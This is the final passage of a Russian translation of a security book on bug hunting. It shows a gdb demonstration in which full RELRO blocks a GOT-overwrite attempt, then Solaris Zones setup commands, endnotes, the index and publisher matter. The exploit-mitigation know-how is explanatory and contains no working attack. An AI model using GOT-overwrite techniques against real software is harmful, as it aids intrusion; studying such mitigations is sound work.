linux$ gcc -g -Wl,-z,relro,-z,now -o testcase testcase.c
```

```
linux$ ./checksec.sh --file testcase
RELRO          STACK CANARY    NX          PIE          FILE
Full RELRO     No canary found  NX enabled  No PIE       testcase
```

---

Затем я снова попытался изменить запись в таблице GOT, соответствующую функции `printf()`:

```
linux$ objdump -R ./testcase | grep printf
08049ff8 R_386_JUMP_SLOT printf
```

```
linux$ gdb -q ./testcase
```

```
(gdb) run 08049ff8
Starting program: /home/tk/BHD/testcase 08049ff8

Program received signal SIGSEGV, Segmentation fault.
0x08048445 in main (argc=2, argv=0xbffff814) at testcase.c:8
8      p[0] = 0x41414141;
```

---

На этот раз выполнение программы было прервано сигналом SIGSEGV в строке 8. Выясним, почему это произошло:

```
(gdb) set disassembly-flavor intel
```

```
(gdb) x/li $eip
0x8048445 <main+49>:  mov     DWORD PTR [eax],0x41414141
```

```
(gdb) info registers eax
eax                0x8049ff8      134520824
```

Как и предполагалось, программа попыталась записать значение 0x41414141 по указанному адресу 0x8049ff8 памяти.

```
(gdb) shell cat /proc/$(pidof testcase)/maps
08048000-08049000 r-xp 00000000 08:01 497907 /home/tk/testcase
08049000-0804a000 r--p 00000000 08:01 497907 /home/tk/testcase
0804a000-0804b000 rw-p 00001000 08:01 497907 /home/tk/testcase
b7e8a000-b7e8b000 rw-p 00000000 00:00 0
b7e8b000-b7fcb000 r-xp 00000000 08:01 181222 /lib/i686/cmov/libc-2.11.2.so
b7fcb000-b7fcd000 r--p 0013f000 08:01 181222 /lib/i686/cmov/libc-2.11.2.so
b7fcd000-b7fce000 rw-p 00141000 08:01 181222 /lib/i686/cmov/libc-2.11.2.so
b7fce000-b7fd1000 rw-p 00000000 00:00 0
b7fe0000-b7fe2000 rw-p 00000000 00:00 0
b7fe2000-b7fe3000 r-xp 00000000 00:00 0 [vdso]
b7fe3000-b7ffe000 r-xp 00000000 08:01 171385 /lib/ld-2.11.2.so
b7ffe000-b7fff000 r--p 0001a000 08:01 171385 /lib/ld-2.11.2.so
b7fff000-b8000000 rw-p 0001b000 08:01 171385 /lib/ld-2.11.2.so
bffeb000-c0000000 rw-p 00000000 00:00 0 [stack]
```

На карте памяти процесса видно, что область памяти с адресами в диапазоне 08049000-0804a000, включающая таблицу GOT, была объявлена доступной только для чтения (r--p).

Вывод: если для защиты используется полный режим работы механизма RELRO, попытки изменить запись в таблице GOT приведут к ошибке, потому что секция памяти с таблицей GOT доступен только для чтения.

## В заключение

В случае переполнения буфера, находящегося в секции данных программы (.data или .bss), оба режима работы механизма RELRO, частичный и полный, защищают служебные секции данных от затирания.

При работе в полном режиме, механизм RELRO с успехом предотвращает возможность изменения записей в таблице GOT.

Кроме того, существует универсальный способ реализации защиты объектов ELF, который может применяться на платформах, не поддерживающих механизм RELRO. [12]

## C.3. Solaris Zones

Solaris Zones – это технология виртуализации служб операционной системы и предоставления изолированных окружений для выполняющихся приложений. *Зона* – это виртуальная операционная система, созданная в рамках единственного экземпляра операционной системы Solaris. При создании зоны образуется среда выполнения приложения, в которой процессы оказываются изолированными от остальной операционной системы. Такая изоляция должна предотвращать возможность мониторинга или воздействия на процессы, выполняющихся в одной зоне, из процессов, выполняющихся в других зонах. Даже процессы, выполняющиеся с привилегиями суперпользователя, оказываются неспособны следить за другими зонами или воздействовать на них.

### Терминология

Существует два типа зон: *глобальные* и *неглобальные*. Глобальная зона представляет собой обычную среду выполнения и является единственной зоной, откуда можно создавать и настраивать неглобальные зоны. По умолчанию неглобальные зоны не имеют доступа к глобальной зоне или другим неглобальным зонам. Все зоны окружены барьером безопасности и ограничены собственным поддеревом файловой системы. Каждая зона имеет собственный корневой каталог, отдельные процессы и устройства, и обладают меньшими привилегиями, чем глобальная зона.

Компании Sun и Oracle были очень уверены в безопасности своей технологии зон, когда выпускали ее в свет:

После помещения процесса в зону, отличную от глобальной, ни сам процесс, ни его потомки не могут сменить зону.

Сетевые службы могут выполняться в пределах зоны. Когда сетевая служба запускается в зоне, тем самым ограничивается потенциальный ущерб в случае обнаружения уязвимости в системе безопасности. Злоумышленник, обнаруживший

*В этом разделе я использовал операционную систему, установленную с настройками по умолчанию из DVD-образа Solaris 10 10/08 x86/x64 DVD Full Image (sol-10-u6-ga1-x86-dvd.iso), которая называется Solaris 10 Generic\_137138-09.*

брешь в системе безопасности приложения, выполняющегося внутри зоны, будет ограничен набором операций, разрешенных внутри его зоны. Привилегии, доступные внутри зоны, являются подмножеством привилегий, имеющихся в системе... [13]

Процессы ограничены подмножеством привилегий. Ограничение привилегий препятствует выполнению операций, которые могут оказывать влияние на другие зоны. Набор доступных привилегий ограничивает возможности привилегированных пользователей внутри зоны. Вывести список привилегий, доступных внутри зоны, можно с помощью утилиты `ppriv`. [14]

Механизм зон Solaris Zones отлично зарекомендовал себя, но у него есть один недостаток: все зоны (глобальные и неглобальные) совместно используют одно и то же ядро. Если в ядре обнаружится ошибка, которая позволит выполнить произвольный код, это даст возможность преодолеть барьеры безопасности, покинуть неглобальную зону и скомпрометировать другие неглобальные зоны и даже глобальную зону. С целью иллюстрации такой возможности я записал видеоролик, где демонстрируется эксплойт для уязвимости, описанной в главе 3. Эксплойт позволяет непривилегированному пользователю выйти из неглобальной зоны и скомпрометировать все остальные зоны, включая глобальную. Найти этот видеоролик можно на веб-сайте книги. [15]

## Настройка неглобальной зоны в Solaris

В ходе подготовки зоны для исследования уязвимости в главе 3, я выполнил следующие шаги (все шаги выполнялись с правами привилегированного пользователя в глобальной зоне):

---

```
solaris# id
uid=0(root) gid=0(root)
```

```
solaris# zonename
global
```

---

Первое, что я сделал, – создал файловую систему для новой зоны:

---

```
solaris# mkdir /wwwzone
solaris# chmod 700 /wwwzone
```

```
solaris# ls -l | grep wwwzone
drwx----- 2 root    root          512 Aug 23 12:45 wwwzone
```

---

Затем, с помощью утилиты `zonecfg`, я создал новую неглобальную зону:

```
solaris# zonecfg -z wwwzone
wwwzone: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:wwwzone> create
zonecfg:wwwzone> set zonepath=/wwwzone
zonecfg:wwwzone> set autoboot=true
zonecfg:wwwzone> add net
zonecfg:wwwzone:net> set address=192.168.10.250
zonecfg:wwwzone:net> set defrouter=192.168.10.1
zonecfg:wwwzone:net> set physical=e1000g0
zonecfg:wwwzone:net> end
zonecfg:wwwzone> verify
zonecfg:wwwzone> commit
zonecfg:wwwzone> exit
```

---

После этого я проверил результаты своих действий с помощью утилиты `zoneadm`:

```
solaris# zoneadm list -vc
  ID NAME           STATUS   PATH                BRAND  IP
  0  global           running  /                   native shared
  -  wwwzone          configured /wwwzone          native shared
```

---

Потом я установил и загрузил новую неглобальную зону:

```
solaris# zoneadm -z wwwzone install
Preparing to install zone <wwwzone>.
Creating list of files to copy from the global zone.
Copying <8135> files to the zone.
Initializing zone product registry.
Determining zone package initialization order.
Preparing to initialize <1173> packages on the zone.
Initialized <1173> packages on zone.
Zone <wwwzone> is initialized.
```

```
solaris# zoneadm -z wwwzone boot
```

---

Чтобы убедиться, что все идет хорошо, с помощью утилиты `ping` я проверил IP-адрес новой неглобальной зоны:

```
solaris# ping 192.168.10.250
192.168.10.250 is alive
```

---

Чтобы войти в новую неглобальную зону, я выполнил следующую команду:

---

```
solaris# zlogin -C wwwzone
```

---

После ответа на вопросы, касающиеся языка и настроек терминала, я зарегистрировался, как пользователь `root` и создал новую учетную запись непривилегированного пользователя:

---

```
solaris# id  
uid=0(root) gid=0(root)
```

```
solaris# zonename  
wwwzone
```

```
solaris# mkdir /export/home
```

```
solaris# mkdir /export/home/wwwuser
```

```
solaris# useradd -d /export/home/wwwuser wwwuser
```

```
solaris# chown wwwuser /export/home/wwwuser
```

```
solaris# passwd wwwuser
```

---

Далее я использовал эту учетную запись для эксплуатации уязвимости в ядре Solaris, описанной в главе 3.

## Примечания

1. Статья Роба Кинга (Rob King) «New Leopard Security Features – Part I: ASLR», в блоге DV Labs Tipping Point от 7 ноября 2007, <http://dvlabs.tippingpoint.com/blog/2007/11/07/leopard-aslr>.
2. Статья Тима Баррелла (Tim Burrell) «GS Cookie Protection – Effectiveness and Limitations» в блоге Microsoft TechNet Blogs: Security Research & Defense от 16 марта 2009, по адресу: <http://blogs.technet.com/srd/archive/2009/03/16/gc-cookie-protection-effectivenessand-limitations.aspx>; статья «Enhanced GS in Visual Studio 2010» в блоге Microsoft TechNet Blogs: Security Research & Defense от 20 марта 2009, по адресу: <http://blogs.technet.com/srd/archive/2009/03/20/enhanced-gs-in-visual-studio-2010.aspx>; статья «GCC Extension for Protecting Applications from Stack-Smashing Attacks», последнее обновление от 22 августа 2005, на сайте IBM Research, по адресу: <http://researchweb.watson.ibm.com/trl/projects/security/ssp/>.
3. <http://people.redhat.com/mingo/exec-shield/>.
4. За дополнительной информацией обращайтесь на сайт проекта PaX <http://pax.grsecurity.net/>, а также на сайт проекта grsecurity <http://www.grsecurity.net/>.
5. Статья Роберта Хенсинга (Robert Hensing) «Understanding DEP as a Mitigation Technology Part 1» в блоге Microsoft TechNet Blogs: Security Research & Defense от 12 июня 2009, по адресу: <http://blogs.technet.com/srd/archive/2009/06/12/understandingdep-as-a-mitigation-technology-part-1.aspx>.
6. <http://technet.microsoft.com/en-en/sysinternals/bb896653/>.
7. За дополнительной информацией обращайтесь к результатам исследований компании Secunia, проведенных Алином Рэдом Попом (Alin Rad Pop), «DEP/ASLR Implementation Progress in Popular Third-party Windows Applications», 2010, [http://secunia.com/gfx/pdf/DEP\\_AS\\_LR\\_2010\\_paper.pdf](http://secunia.com/gfx/pdf/DEP_AS_LR_2010_paper.pdf).
8. Загрузить BinScope Binary Analyzer можно по адресу: <http://go.microsoft.com/?linkid=9678113>.
9. <http://www.trapkit.de/tools/checksec.html>.
10. Описание формата ELF можно найти в спецификации, выпущенной комитетом TIS Committee, «Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification, Version 1.2, 1995» по адресу: <http://refspecs.freestandards.org/elf/elf.pdf>.



11. См. примечание 9 выше.
12. См. версию 1.4 статьи Криса Рольфа (Chris Rohlf) «Self Protecting Global Offset Table (GOT)», август 2008, по адресу: <http://code.google.com/p/em386/downloads/detail?name=Self-Protecting-GOT.html>.
13. См. раздел «Introduction to Solaris Zones: Features Provided by Non-Global Zones» в руководстве «System Administration Guide: Oracle Solaris Containers – Resource Management and Oracle Solaris Zones», которое доступно по адресу: <http://download.oracle.com/docs/cd/E19455-01/817-1592/zones.intro-9/index.html>.
14. См. раздел «Solaris Zones Administration (Overview): Privileges in a Non-Global Zone» в руководстве «System Administration Guide:Virtualization Using the Solaris Operating System», которое доступно по адресу: <http://download.oracle.com/docs/cd/E19082-01/819-2450/z.admin.ov-18/index.html>.
15. <http://www.trapkit.de/books/bhd/>.



DEP) 218

защита от срыва стека  
(Security Cookies, /GS) 218  
знаковый бит 196

**И**

идентификаторы в едином  
каталоге уязвимостей  
CVE-2007-4686, уязвимость 166  
CVE-2008-1625, уязвимость 144  
CVE-2008-3558, уязвимость 115  
CVE-2008-4654, уязвимость 39  
CVE-2008-568, уязвимость 73  
CVE-2009-0385, уязвимость 97  
CVE-2010-0036, уязвимость 186

**К**

кадр стека 188

**М**

межсайтовый скриптинг  
(Cross-Site Scripting, XSS) 103  
метод простого перебора 90, 160  
механизм управления  
вводом/выводом (IOCTL) 43

**Н**

неинициализированные  
переменные 18  
немаскируемое прерывание  
(NMI) 157  
нулевая страница 60

**О**

обратный порядок следования  
байт 32, 180  
ответственное разглашение 34  
отладка ядра 156, 206, 212  
отладчики 19  
GNU Debugger (gdb) 19, 156, 178, 210  
Immunity Debugger 31  
Modular Debugger (mdb) 19, 57, 203  
WinDbg 19, 105, 123, 140, 206  
ошибки обращения с памятью 18

**П**

пакет запроса ввода/вывода  
(IRP) 126  
парсер 23  
переполнение буфера 16, 23, 111,  
187, 219, 223  
в динамической памяти 187  
на стеке 179, 187  
переполнение знакового разряда,  
уязвимость 16  
повторное обнаружение  
уязвимости 114  
повышение привилегий 143, 164  
полное разглашение,  
принцип 34, 114  
порча содержимого памяти 18, 177  
преобразование типов 75, 151, 193  
приведение типа 194  
прием прямого изменения  
системных структур данных  
(Direct Kernel Object  
Manipulation, DKOM) 143  
приемы защиты динамической  
памяти 218  
программный счетчик 20  
пространство пользователя 45, 60,  
75, 121

пространство ядра 60, 134

**Р**

разыменованние нулевого  
указателя 18, 58, 75, 192  
редактор связей времени  
выполнения (Runtime Link  
Editor) 197

**С**

самый старший значимый бит (Most  
Significant Bit, MSB) 196  
синий экран смерти 143  
скоординированное разглашение 34  
случайная организация  
адресного пространства  
(Address Space Layout  
Randomization, ASLR) 218  
сохраненный указатель кадра (Saved  
Frame Pointer, SFP) 189  
статический анализ 15

**Т**

таблица связывания функций  
(Procedure Linkage Table,  
PLT) 198

**У**

указатель инструкций 20, 188  
управление динамической  
памятью 18  
утечка памяти 164, 177

**Ф**

фаззинг (fuzzing) 16  
формат исполняемых и компокуемых  
модулей (Executable and  
Linkable Format, ELF) 87, 197

**Э**

эксплойт 14  
уязвимости в avast! 143  
уязвимости в WebEx 113  
уязвимости в библиотеке  
FFmpeg 92  
уязвимости в проигрывателе  
VLC 33  
уязвимости в ядре Mac OS X 165  
уязвимости в ядре ОС Solaris 71

**Я**

язык ассемблера  
AT&T 160  
для процессоров Intel 124, 178

**А**

ActiveX, элементы управления 99  
Address Space Layout Randomization  
(ASLR), технология 36  
Advanced Audio Coding (AAC),  
формат файлов 172  
ALWIL Software, компания 117  
Apache, веб-сервер 174  
Apple, компания  
iPhone, смартфон 169

MacBook 147  
версия отладчика GNU  
Debugger 213  
ARM, аппаратная архитектура 20  
ARM, микропроцессор 178, 184  
Audio Toolbox (аудиофреймворк  
в Apple iOS) 170  
avast!, антивирус 117

**C**

Celestial (аудиофреймворк  
в Apple iOS) 170  
checksec.sh, сценарий 224  
Cisco, компания 99, 114  
COMRaider, инструмент  
исследования ActiveX-компо-  
нентов 100  
Core Audio (аудиофреймворк  
в Apple iOS) 170  
CTL\_CODE, макроопределение 129  
CurrentStackLocation, структура 127  
Cygwin, окружение 37

**D**

Data Execution Prevention (DEP),  
технология 36  
DeviceIoControl(), функция 121  
DispCallFunc(), функция 105  
DRIVER\_OBJECT, структура 122  
DriverEntry(), функция 120  
DriverView, программа 118

**E**

Enhanced Mitigation Experience  
Toolkit (EMET), комплект  
инструментов 39

**F**

FFmpeg, мультимедийная  
библиотека 75  
FreeBSD, операционная система 166

**H**

heap spraying, прием доставки  
эксплойта 113, 164

**I**

IDA Pro (Interactive Disassembler  
Professional), дизассемблер  
20, 107, 118, 222  
Immunity Debugger, отладчик 31  
Internet Explorer, браузер 99  
IoCreateDevice(), функция 118  
IoCreateDeviceSecure(),  
функция 118  
ioctl(), системный вызов 149  
IOCTL, механизм управления  
вводом/выводом 118, 147  
ioctl(), системный вызов 149  
IRP\_MJ\_DEVICE\_CONTROL,  
запрос 121

**K**

Kernel Debug Kit, пакет  
инструментов для отладки  
ядра 213  
KeSetEvent(), функция 140

**L**

Linux, операционная система  
Debian 223

Red Hat 213  
 использование для отладки ядра  
 Mac OS X 156, 212  
 переполнение буфера на стеке 189  
 приемы защиты от эксплуатации  
 уязвимостей 220  
 фаззинг смартфона iPhone 170  
 LookingGlass, приложение 37

**M**

Mac OS X, операционная  
 система 147  
 mediaserverd, аудиосервер 170  
 memcpu(), функция 134, 179  
 METHOD\_BUFFERED, тип  
 передачи данных 130  
 Mindshare, блог 105  
 mmap(), функция 66  
 MobileSafari, браузер 169  
 movsx, инструкция 16

**O**

objdump, утилита 89, 224

**P**

Python, язык программирования 103

**Q**

QuickTime (спецификация формата  
 файлов) 181

**R**

RELRO, механизм защиты 93, 223

rep movsd, инструкция 134

**S**

Solaris, операционная система  
 ядро 43  
 Solaris Zones, технология виртуализации 60, 227  
 sprintf(), функция 110  
 Stack Canary, прием защиты от  
 срыва стека 219  
 STREAMS, модель 45

**T**

TiVo, формат файлов 23

**U**

Ubuntu, операционная система 81

**V**

VBScript, язык сценариев 102  
 VirusTotal, сайт 117  
 VLC, медиапроигрыватель 75, 91  
 VMware, виртуальная машина 118,  
 206  
 Vulnerability Contribution Program  
 (VCP), программа 34, 114

**W**

WebEx Meeting Manager,  
 программный продукт 99  
 WinDbg, отладчик 105, 131  
 Windows Vista, операционная  
 система 24, 190, 195, 220


Windows XP, операционная  
система 99, 118, 140, 220  
WinObj, программа 121

**X**

XNU, ядро Mac OS X 147, 213  
xxd, команда 172

**Z**

Zero Day Initiative (ZDI),  
инициатива 34



## Об авторе

Тобиас Клейн (Tobias Klein) – исследователь в области информационной безопасности и основатель компании NESO Security Labs, специализирующейся на исследованиях и предоставлении консультаций по вопросам информационной безопасности. Он является автором двух книг по информационной безопасности, опубликованных издательством dpunkt.verlag на немецком языке.



Книги издательства «ДМК Пресс» можно заказать в торгово-издательском холдинге «АЛЬЯНС БУКС» наложенным платежом, выслать открытку или письмо по почтовому адресу: **123242, Москва, а/я 20** или по электронному адресу: **orders@alians-kniga.ru**.

При оформлении заказа следует указать адрес (полностью), по которому должны быть высланы книги; фамилию, имя и отчество получателя. Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине: **www.alians-kniga.ru**.

Оптовые закупки: тел. **(499) 725-54-09, 725-50-27**;

Электронный адрес **books@alians-kniga.ru**.

Тобиас Клейн

## **Дневник охотника за ошибками**

Путешествие через джунгли проблем безопасности  
программного обеспечения

Главный редактор *Мовчан Д. А.*  
dm@dmk-press.ru

Научный редактор *Синицын В. Е.*

Перевод с английского *Киселев А. Н.*

Корректор *Синяева Г. И.*

Верстка *Паранская Н. В.*

Дизайн обложки *Мовчан А. Г.*

Подписано в печать 20.08.2012. Формат 60×90 <sup>1</sup>/<sub>16</sub>.

Гарнитура «Петербург». Печать офсетная.

Усл. печ. л. 14,7. Тираж 500 экз.

заказ №

Web-сайт издательства: [www.dmk-press.ru](http://www.dmk-press.ru)

**«Дайте человеку эксплойт и вы сделаете его хакером на день, научите человека использовать ошибки, и вы сделаете его хакером на всю жизнь».**

**– Феликс Линднер (Felix “FX” Lindner)**

Даже самые простые ошибки могут иметь драматические последствия, позволяя атакующему компрометировать системы, повышать локальные привилегии и наносить иной ущерб системе. Книга «Дневник охотника за ошибками», написанная экспертом по безопасности программного обеспечения Тобиасом Клейном (Tobias Klein), рассказывает, как обнаруживаются и используются ошибки, найденные им в некоторых наиболее популярных во всем мире программных продуктах, таких как операционная система Apple iOS, медиапроигрыватель VLC, веб-браузеры и даже ядро операционной системы Mac OS X. В этом уникальном отчете вы увидите, как эти ошибки были исправлены разработчиками, ответственными за их появление, или вообще оказались не в состоянии это сделать.

**Попутно вы познакомитесь:**

- с приемами поиска ошибок, такими как идентификация и отслеживание движения пользовательских данных и обратное декодирование;
- с возможностями использования уязвимостей, таких как разыменование пустого указателя, переполнение буфера и преобразования типов;
- с принципами разработки концептуального программного кода, доказывающего наличие уязвимости;
- с правилами передачи извещений об ошибках производителям программного обеспечения или независимым брокерам.

Книга «Дневник охотника за ошибками» снабжена реальными примерами уязвимого кода и программ, использовавшихся для поиска и проверки ошибок. Неважно, охотитесь ли вы за ошибками только ради забавы, зарабатываете ли вы на этом или просто стремитесь сделать мир безопаснее, вы приобретете новые ценные навыки, наблюдая за тем, как действует профессиональный охотник за ошибками.

**Тобиас Клейн (Tobias Klein)** – исследователь в области информационной безопасности и основатель компании NESO Security Labs, специализирующейся на исследованиях и предоставлении консультаций по вопросам информационной безопасности. Он является автором двух книг по информационной безопасности, опубликованных издательством dpunkt.verlag на немецком языке.

**Internet-магазин:**

[www.aliants-kniga.ru](http://www.aliants-kniga.ru)

**Книга - почтой:**

e-mail: [orders@aliants-kniga.ru](mailto:orders@aliants-kniga.ru)

**Оптовая продажа:**


“Альянс-книга”

тел. (499)725-5409

e-mail: [books@aliants-kniga.ru](mailto:books@aliants-kniga.ru)



ISBN 978-5-94074-374-3



9 785940 743743 >